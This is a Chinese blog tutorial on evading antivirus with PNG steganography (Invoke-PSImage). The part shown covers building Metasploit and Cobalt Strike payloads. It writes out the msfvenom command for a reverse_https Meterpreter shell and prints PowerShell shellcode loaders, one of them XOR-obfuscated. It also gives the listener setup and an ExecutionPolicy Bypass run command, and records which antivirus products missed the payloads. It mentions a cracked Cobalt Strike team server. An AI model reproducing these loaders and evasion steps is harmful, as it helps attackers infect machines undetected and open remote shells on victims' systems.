




RGB图片隐写术免杀

原创

乌鸦安全  已于 2022-01-27 14:52:39 修改  683  收藏 1

分类专栏: [免杀和bypass](#) 文章标签: [乌鸦安全](#) [免杀](#) [安全](#)

于 2022-01-27 14:33:11 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/csdnmmd/article/details/122700051>

版权



[免杀和bypass](#) 专栏收录该内容

14 篇文章 5 订阅

订阅专栏

微信公众号: 乌鸦安全



图片违规!

扫描二维码获取更多信息!

 阅读须知

乌鸦安全的技术文章仅供参考, 此文所提供的信息只为网络安全人员对自己所负责的网站、服务器等(包括但不限于)进行检测或维护参考, 未经授权请勿利用文章中的技术资料对任何计算机系统进行入侵操作。利用此文所提供的信息而造成的直接或间接后果和损失, 均由使用者本人负责。

乌鸦安全拥有对此文章的修改、删除和解释权限, 如转载或传播此文章, 需保证文章的完整性, 未经授权, 不得用于其他。

<https://blog.csdn.net/csdnmmd>

1. 前言

目前杀软比较厉害, 如果直接运行exe的话, 相对来说免杀难度大一点(但也不绝对), 尤其是某些厂商, 针对一些打包exe的工具进行无脑杀, 所以这里和大家一起学习一种新的文件分离免杀方法。

这里面主要用到的是PNG图片的LSB隐写术，具体的方式可以参考<https://xz.aliyun.com/t/1882>

简单总结下就是，shell被写到PNG的像素信息里面，再加载的时候，读取对应像素位的信息（当然，实现原理比这更复杂）

项目地址：<https://github.com/peewpw/Invoke-PSImage>

2. 准备环境

Windows server 2019 x64: 运行powershell，将木马写入图片中

Windows 10 x64: 运行图片马

对应ip地址：10.211.55.3

反弹shell机器：Mac（安装了msf，这也可以选择kali）


对应ip地址：10.211.55.2

cs上线机器：Mac下的cs

对应ip地址：10.211.55.2

杀软：360、火绒、Windows Defender、virustotal（其实根据原理来讲，图片马可以过任何的杀软）

先将Invoke-PSImage的代码下载到本地



3. msfvenom下msf上线方法

查看攻击机ip地址：

```
nd6 options=201<PERFORMNUD,DAD>
vnic0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500
options=3<RXCSUM,TXCSUM>
ether 00:1c:42:00:00:08
inet 10.211.55.2 netmask 0xffffffff broadcast 10.211.55.255
media: autoselect
status: active
vnic1: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500
options=3<RXCSUM,TXCSUM>
ether 00:1c:42:00:00:09
inet 10.37.129.2 netmask 0xffffffff broadcast 10.37.129.255
media: autoselect
status: active
en8: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
options=6467<RXCSUM,TXCSUM,VLAN_MTU,TS04,TS06,CHANNEL_IO,PARTIAL_CSUM,ZEROINVERT
ether 94:05:bb:1d:d8:8c
inet6 fe80::1c7e:2331:869:e3cd%en8 prefixlen 64 secured scopeid 0x19
inet 192.168.22.103 netmask 0xffffffff broadcast 192.168.22.255
nd6 options=201<PERFORMNUD,DAD>
media: autoselect (100baseTX <full-duplex>)
status: active
```

因为我本地使用了两个不同的虚拟机`pd`和`vm`，所以这里的ip显示很多，但是都可以用，这里就使用最常用的`10.211.55.2`


然后在本地运行`msfvenom`

```
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.211.55.2 LPORT=4444 -f psh-reflection > msf-crow
```


```
# crow @ crows-Mac in ~/Desktop/0530 [18:12:02]
$ msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.211.55.2 LPORT=4444 -f psh-reflection > msf-crow.
ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 606 bytes
Final size of psh-reflection file: 2980 bytes
```

此时的shell肯定是谁见谁杀

Windows Defender: kill



但是360没杀（这里使用的是360的云杀毒）




发现



火绒也没杀



2.jpg



111.png



Invoke-PSImage.ps1



LICENSE




msf-crow.ps1



README.md

火绒安全

病毒查杀



本次扫描未发现风险

扫描已完成

完成



扫描对象：1个



发现风险：0个



总用时：00:00:01



处理风险：0个

激活 Windows
转到“设置”以激活 W

先看下文件内容：

```

function x_Dh {
    Param ($tXv, $geeTu)
    $acCqN = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Loca

    return $acCqN.GetMethod('GetProcAddress', [Type[]]@[System.Runtime.InteropServices.HandleRef], [String])
}

function p6kED {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $fE,
        [Parameter(Position = 1)] [Type] $mk46 = [Void]
    )

    $eTIg = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('Ref1
    $eTIg.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Stand
    $eTIg.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $mk46, $fE).SetImplementationFlags('R

    return $eTIg.CreateType()
}

[Byte[]]$lflQd = [System.Convert]::FromBase64String("/EiD5PDozAAAAEFRQVBSUVZIMdJlSItsYEiLUhhIi1IgSItyUE0xyU

$b1mh = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((x_Dh kernel32.dll VirtualA
[System.Runtime.InteropServices.Marshal]::Copy($lflQd, 0, $b1mh, $lflQd.length)

$qmq = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((x_Dh kernel32.dll CreateThr
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((x_Dh kernel32.dll WaitForSingleObj

```

既然此时不杀，那我们直接运行下试试看？

在mac上开启msf

```

use exploit/multi/handler

set payload windows/x64/meterpreter/reverse_https

set LHOST 10.211.55.2

set LPORT 4444

```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf6 exploit(multi/handler) > set LHOST 10.211.55.2
LHOST => 10.211.55.2
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description

Payload options (windows/x64/meterpreter/reverse_https):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.211.55.2     yes       The local listener hostname
  LPORT     4444             yes       The local listener port
  LURI      no               no        The HTTP Path
```

```
Payload options (windows/x64/meterpreter/reverse_https):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.211.55.2     yes       The local listener hostname
  LPORT     4444             yes       The local listener port
  LURI      no               no        The HTTP Path

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf6 exploit(multi/handler) > run
[*] Started HTTPS reverse handler on https://10.211.55.2:4444
```

在360环境下直接运行

```
PowerShell.exe -ExecutionPolicy Bypass -File .\msf-crow.ps1
```

这里是在cmd命令行下执行PowerShell命令的

-ExecutionPolicy Bypass: 绕过执行安全策略，在默认情况下，PowerShell的安全策略规定了PowerShell不允许运行命令和文件。通过设置这个参数，可以绕过任意一个安全保护规则。在渗透测试中，基本每一次运行PowerShell脚本时都要使用这个参数。


参考:

<https://blog.csdn.net/Eastmount/article/details/115503946>

然后

然后

然后就直接上线了。。。。




这也太尴尬了。。。


继续

同样的，在Windows server2019中进行测试，这里使用杀软 火绒（因为Windows Defender直接kill了脚本，所以在这里仅做这过静态杀软的测试）

开启监听：



直接运行PowerShell.exe -ExecutionPolicy Bypass -File .\msf-crow.ps1



上线正常

因此在此可以进行如下总结：

msfvenom最新版（2021-05-28安装）生成powershell攻击脚本在静态下的查杀效果：

	火绒	360	Windows Defender
windows 10 64位	未测	✓ <input type="checkbox"/>	未测
windows server 2019 64位	✓ <input type="checkbox"/>	未测	<input type="checkbox"/>

ps：以上环境都联网状态下

同样


msfvenom最新版（2021-05-28安装）生成powershell攻击脚本在动态执行上线的查杀效果：

	火绒	360	Windows Defender
windows 10 64位	未测	✓ <input type="checkbox"/>	未测
windows server 2019 64位	✓ <input type="checkbox"/>	未测	<input type="checkbox"/>

ps：以上环境都联网，且均在cmd中执行-ExecutionPolicy Bypass来绕过执行安全策略进行上线。

上传微步评估：

https://s.threatbook.cn/report/file/f3b242243465981cf497226996f23bce241f2a5c3b71e9babb4c8262a32d7a65?env=win10_1903_enx64_office2016



- 多引擎检测
- 威胁情报IOC
- 行为签名
- 情报判定系统
- 基本信息
- 静态信息
- 执行流程
- 进程详情
- 运行截图
- 网络行为
- 释放文件

经微步云沙箱检测该文件为恶意

文件名称: msf-crow.ps1
 SHA256: f3b242243465981cf497226996f23bce241f2a5c3b71e9babb4c8262a32d7a65
 运行环境: win10_1903_enx64_office2016
 提交时间: 2021-05-30 19:01:26
 样本标签: TrojanDropper Ploty txt



60分 ?

- 处置建议
- 重新分析
- 报告
- PCAP
- 样本
- 收藏

多引擎检出率 8 / 25

API 接口

反病毒引擎	检测结果 (最近检测时间: 2021-05-30 19:02:08)
360 (Qihoo 360)	Win32/Worm.PowerSploit.Hp4ASVKA
ESET	PowerShell/Kryptik.Z trojan
GDATA	Heur.BZC.PZQ.Boxter.826.C807D5AF
微软 (MSE)	TrojanDropper:PowerShell/Ploty.C
NANO	Trojan.Script.Agent.fkqtcw
卡斯基 (Kaspersky)	HEUR:Trojan.Win32.Generic
Avast	PwrSh:PowerSploit-D
腾讯 (Tencent)	Heur:Trojan.Powershell.Generic.e
江民 (JiangMin)	非恶意

上传virustotal评估:

<https://www.virustotal.com/gui/file/f3b242243465981cf497226996f23bce241f2a5c3b71e9babb4c8262a32d7a65>

28 / 59
 28 security vendors flagged this file as malicious

f3b242243465981cf497226996f23bce241f2a5c3b71e9babb4c8262a32d7a65
 msf-crow.ps1
 powershell

2.91 KB Size
 2021-05-30 11:00:49 UTC 1 minute ago

Community Score


DETECTION DETAILS BEHAVIOR COMMUNITY

Crowdsourced YARA Rules


- Matches rule `Empire_PowerShell_Framework_Gen4` by Florian Roth from ruleset `gen_empire` at <https://github.com/Neo23x0/signature-base>
↳ Detects Empire component
- Matches rule `Mafpayloads_msf_ref` by Florian Roth from ruleset `gen_metasploit_payloads` at <https://github.com/Neo23x0/signature-base>
↳ Metasploit Payloads - file msf-ref.ps1

Ad-Aware	Heur.BZC.PZQ.Boxter.826.C807D5AF	ALYac	Heur.BZC.PZQ.Boxter.826.C807D5AF
Arcabit	Heur.BZC.PZQ.Boxter.826.C807D5AF	Avast	PwrSh:PowerSploit-D [Trj]
AVG	PwrSh:PowerSploit-D [Trj]	Avira (no cloud)	TR/PowerShell.Gen
BitDefender	Heur.BZC.PZQ.Boxter.826.C807D5AF	CAT-QuickHeal	BAT.Powershell.S044
ClamAV	Txt.Dropper.MeterpreterROR13Shellcode...	Cynet	Malicious (score: 99)
Emsisoft	Heur.BZC.PZQ.Boxter.826.C807D5AF (B)	eScan	Heur.BZC.PZQ.Boxter.826.C807D5AF
ESET-NOD32	PowerShell/Kryptik.Z	FireEye	Heur.BZC.PZQ.Boxter.826.C807D5AF
Fortinet	BAT/Rozena.AJltr	GData	Heur.BZC.PZQ.Boxter.826.C807D5AF
Ikarus	Trojan-Dropper.PowerShell.Ploty	Kaspersky	HEUR:Trojan.Win32.Generic
MAX	Malware (ai Score=86)	McAfee	PS/Dropper.b
McAfee-GW-Edition	BehavesLike.Dropper.xn	Microsoft	TrojanDropper:PowerShell/Ploty.C

但是但是，笔者在测试CS上线的时候发现360云查杀报毒，而且是上传几分钟之后开始的，所以这里过了大概半小时左右重新进行了测试，结果发现



那再去试试火绒



火绒依旧未发现，不过样本被Windows Defender杀了

所以在这里重新更新下：

msfvenom最新版（2021-05-28安装）生成powershell攻击脚本在静态下的查杀效果：

	火绒	360	Windows Defender
windows 10 64位	未测	<input type="checkbox"/>	未测
windows server 2019 64位	<input checked="" type="checkbox"/>	未测	<input type="checkbox"/>

ps：以上环境都联网状态下，且360属于主动联网云杀毒，并不是按位置扫描

同样

msfvenom最新版（2021-05-28安装）生成powershell攻击脚本在动态执行上线的查杀效果：

	火绒	360	Windows Defender
windows 10 64位	未测	<input type="checkbox"/>	未测
windows server 2019 64位	<input checked="" type="checkbox"/>	未测	<input type="checkbox"/>

ps：以上环境都联网，且均在cmd中执行-ExecutionPolicy Bypass来绕过执行安全策略进行上线。

所以，这里火绒容易被欺负。

4. Cobal Strike上线方法

这里为了安全，防止自己的vps被安全厂商标记，这里的Cobal Strike服务端设置在本地，笔者Cobal Strike版本为4.0

命令：`sudo ./teamserver 10.211.55.2 50049`

```
# crow @ crows-Mac in ~/Security/SecurityTools/cobaltstrike4.0-cracked [19:06:37]
$ sudo ./teamserver 10.211.55.2 50049
Password:
[*] Will use existing X509 certificate and keystore (for SSL)
[+] Team server is up on 50049
[*] SHA256 hash of SSL cert is: 2a301722f02cbaf9d05b58164f6646eccc4ac734b3e96325a53f97088bc9f6e5
[+] Listener: test0409 started!
```

打开客户端，生成后门



文件内容如下：

```
Set-StrictMode -Version 2
```

```
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemb
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices
    return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.Inte
})

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.Assemb
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConvent
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_pa

    return $var_type_builder.CreateType()
}

If ([IntPtr]::size -eq 8) {
    [Byte[]]$var_code = [System.Convert]::FromBase64String('32ugx9PL6yMjI2JyYnNxcnVrEvFGa6hxQ2uocTtrqHEDa6hRc

    for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
    }

    $var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address
    $var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
    [System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

    $var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_g
    $var_runme.Invoke([IntPtr]::Zero)
}
}
```

360查杀，正常




扫描完成，未发现木马病毒

如果电脑仍存在主页篡改、桌面图标异常等问题，可尝试使用[强力模式查杀](#)或[反馈求助](#)

完成


发现



故障修复与人工服务

集成常见电脑问题解决方案，保障电脑正常运行

立即体验



快来开启更强安全防护


使用360安全浏览器，支持钓鱼网站提醒，有效拦截恶意网站

开启防护


